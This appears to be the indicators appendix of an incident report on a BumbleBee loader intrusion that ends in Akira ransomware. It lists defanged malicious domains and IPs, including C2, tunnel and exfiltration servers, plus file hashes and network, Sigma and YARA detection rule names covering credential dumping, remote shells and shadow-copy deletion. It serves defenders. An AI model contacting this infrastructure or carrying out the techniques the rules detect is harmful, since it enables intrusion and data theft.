Indicators

Atomic

```
opmanager[.]pro
download-center[.]online
ev2sirbd269o5j[.]org - BumbleBee
2rxyt8yrhq0bgj[.]org - BumbleBee
dlhmxxpwy0d4s[.]org - BumbleBee
yj6jurm5qqkye5[.]org - BumbleBee
ewujsfb1dp5ran[.]org - BumbleBee
8doj8uvx604eck[.]org - BumbleBee
kwywztxxo2xdot[.]org - BumbleBee
kyld1p1daahe5t[.]org - BumbleBee
ovh1kn1tcqw5kp[.]org - BumbleBee
6cimu4mc085em8[.]org - BumbleBee
5ka8rxp6t6eup2[.]org - BumbleBee
ks501oz9nm3v05[.]org - BumbleBee
v5rjsdqogstopr[.]org - BumbleBee

192.121.22.94 - BumbleBee
109.205.195.211 - BumbleBee
188.40.187.145 - BumbleBee
171.22.183.43 - BumbleBee
194.127.178.21 - BumbleBee
172.96.137.160 - AdaptixC2
193.242.184.150 - Reverse SSH Tunnel
185.174.100.203 - Exfil Server
```

Computed

```
ManageEngine-OpManager.msi
124a48b78060fa851e1cc077ca35713c
ab82bf27132323861810c0efcac6d5dd01600dd4
186b26df63df3b7334043b47659cba4185c948629d857d47452cc1936f0aa5da
```

```
msimg32.dll
ca8646dfc88423bb9fffd811160cebe
febbaf5f08a8e0782ffcce8beef1f2b4e249a52b
a6df0b49a5ef9ffd6513bfe061fb60f6d2941a440038e2de8a7aeb1914945331

locker.exe
8c113b3aa82c81eee7c6b4ed0ba9a90f
d66944e1a57daf04d3e809f22cd01946d593acaf
de730d969854c3697fd0e0803826b4222f3a14efe47e4c60ed749fff6edce19d
```

Detections

Network

```
2056726 : ET MALWARE BumbleBee Loader CnC Checkin
2056727 : ET MALWARE BumbleBee Loader CnC Server Response
2027174 : ET INFO Command Shell Activity Over SMB - Possible Lateral Movement
2047702 : ET INFO External IP Lookup Domain (ipify .org) in DNS Lookup
2047703 : ET INFO External IP Address Lookup Domain (ipify .org) in TLS SNI
2027267 : ET INFO Possible Lateral Movement - File Creation Request in Remote System32
Directory
2043343 : ET INFO RustDesk Domain in DNS Lookup
2044076 : ET INFO RustDesk Relay Domain in DNS Lookup
2025701 : ET INFO SMB2 NT Create AndX Request For an Executable File
2025703 : ET INFO SMB2 NT Create AndX Request For an Executable File In a Temp Directory
2027182 : ET INFO WMI WMI Request Over SMB - Likely Lateral Movement
2027189 : ET NETBIOS DCERPC DCOM ExecuteShellCommand Call
2851485 : ETPRO INFO SMB/DCERPC Bind_ack with Big-Endian Assoc Group
2851484 : ETPRO INFO SMB/DCERPC Bind_ack with Endian Flipped
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Report Private Ruleset:

```
410f5c82-1fec-42d0-9552-7d9d885517b2 : Veeam Credential Dumping via PostgreSQL psql
637ab586-af22-4be2-9100-215952232f65 : DNS Zone Enumeration and Export via PowerShell
e20f9b0e-b4af-40b7-8a9d-eaed7f61d4cd : LSASS Enumeration Followed by Memory Dump -
Correlation Rule
9c4034f6-d413-49e1-b257-419775a14736 : Multiple DGA DNS Queries - Correlation Rule
```

Sigma Repo:

```
646ea171-dded-4578-8a4d-65e9822892e3 : Process Memory Dump Via Comsvcs.DLL
4ac1f50b-3bd0-4968-902d-868b4647937e : DPAPI Domain Backup Key Extraction
87df9ee1-5416-453a-8a08-e8d4a51e9ce1 : Delete Volume Shadow Copies Via WMI With PowerShell
05a2ab7e-ce11-4b63-86db-ab32e763e11d : MMC Spawning Windows Shell
fdb62a13-9a81-4e5c-a38f-ea93a16f6d7c : PowerShell Base64 Encoded FromBase64String Cmdlet
ca2092a1-c273-4878-9b4b-0d60115bf5ea : Suspicious Encoded PowerShell Command Line
b9d9cc83-380b-4ba3-8d8f-60c0e7e2930c : Suspicious PowerShell Encoded Command Patterns
8a582fe2-0882-4b89-a82a-da6b2dc32937 : Suspicious WmiPrivSE Child Process
c7c8aalc-5aff-408e-828b-998e3620b341 : MSI Installation From Suspicious Locations
2aa0a6b4-a865-495b-ab51-c28249537b75 : Startup Folder File Write
8e0bb260-d4b2-4fff-bb8d-3f82118e6892 : Potentially Suspicious CMD Shell Output Redirect
178e615d-e666-498b-9630-9ed363038101 : Elevated System Shell Spawned From Uncommon Parent
Location
```

61065c72-5d7d-44ef-bf41-6a36684b545f : Elevated System Shell Spawned
 4f4eaa9f-5ad4-410c-a4be-bc6132b0175a : CMD Shell Output Redirect
 a24e5861-c6ca-4fde-a93c-ba9256feddf0 : Uncommon Process Access Rights For Target Image
 241e802a-b65e-484f-88cd-c2dc10f9206d : Read Contents From Stdin Via Cmd.EXE
 d21374ff-f574-44a7-9998-4a8c8bf33d7d : WmiPrvSE Spawned A Process
 502b42de-4306-40b4-9596-6f590c81f073 : Local Accounts Discovery
 e28a5a99-da44-436d-b7a0-2afc20a5f413 : Whoami Utility Execution
 bd8b828d-0dca-48e1-8a63-8a58ecf2644f : Group Membership Reconnaissance Via Whoami.EXE
 0ef56343-059e-4cb6-adc1-4c3c967c5e46 : Suspicious Execution of Systeminfo
 903076ff-f442-475a-b667-4f246bcc203b : Nltest.EXE Execution
 5cc90652-4cbd-4241-aa3b-4b462fa5a248 : Potential Recon Activity Via Nltest.EXE
 183e7ea8-ac4b-4c23-9aec-b3dac4e401ac : Net.EXE Execution
 d95de845-b83c-4a9a-8a6a-4fc802ebf6c0 : Suspicious Group And Account Reconnaissance Activity Using Net.EXE
 cd219ff3-fa99-45d4-8380-a7d15116c6dc : New User Created Via Net.EXE
 8eef149c-bd26-49f2-9e5a-9b00e3af499b : Pass the Hash Activity 2
 4d07b1f4-cb00-4470-b9f8-b0191d48ff52 : DNS Query To Remote Access Software Domain From Non-Browser App
 fb843269-508c-4b76-8b8d-88679db22ce7 : Suspicious Execution of Powershell with Base64
 692f0bec-83ba-4d04-af7e-e884a96059b6 : Potential WMI Lateral Movement WmiPrvSE Spawned PowerShell
 d0d28567-4b9a-45e2-8bbc-fb1b66a1f7f6 : Unusually Long PowerShell CommandLine
 42f595c8-7223-43b1-93d3-0349a851a535 : PowerShell Get-Process LSASS in ScriptBlock
 5b768e71-86f2-4879-b448-81061cbae951 : Suspicious Manipulation Of Default Accounts Via Net.EXE

YARA

AdaptixC2_listener_beacon_http
 AdaptixC2_listener_beacon_http_var2
 BumblebeeC2
 CAPE_Bumblebee2024
 DITEKSHEN_MALWARE_Win_Akira
 MALPEDIA_Win_Bumblebee_Auto
 Multi_Ransomware_Akira_21842eb3
 SECUINFRA_SUSP_Powershell_Base64_Decode
 SIGNATURE_BASE_MAL_WIN_Akira_Apr25
 SIGNATURE_BASE_SUSP_PS1_JAB_Pattern_Jun22_1
 SUSP_PS1_JAB_Pattern_Jun22_1
 Windows_Ransomware_Akira_c8c298ba
 Windows_Trojan_Adaptix_b2cda978
 Windows_Trojan_Bumblebee_35f50bea
 win_bumblebee_auto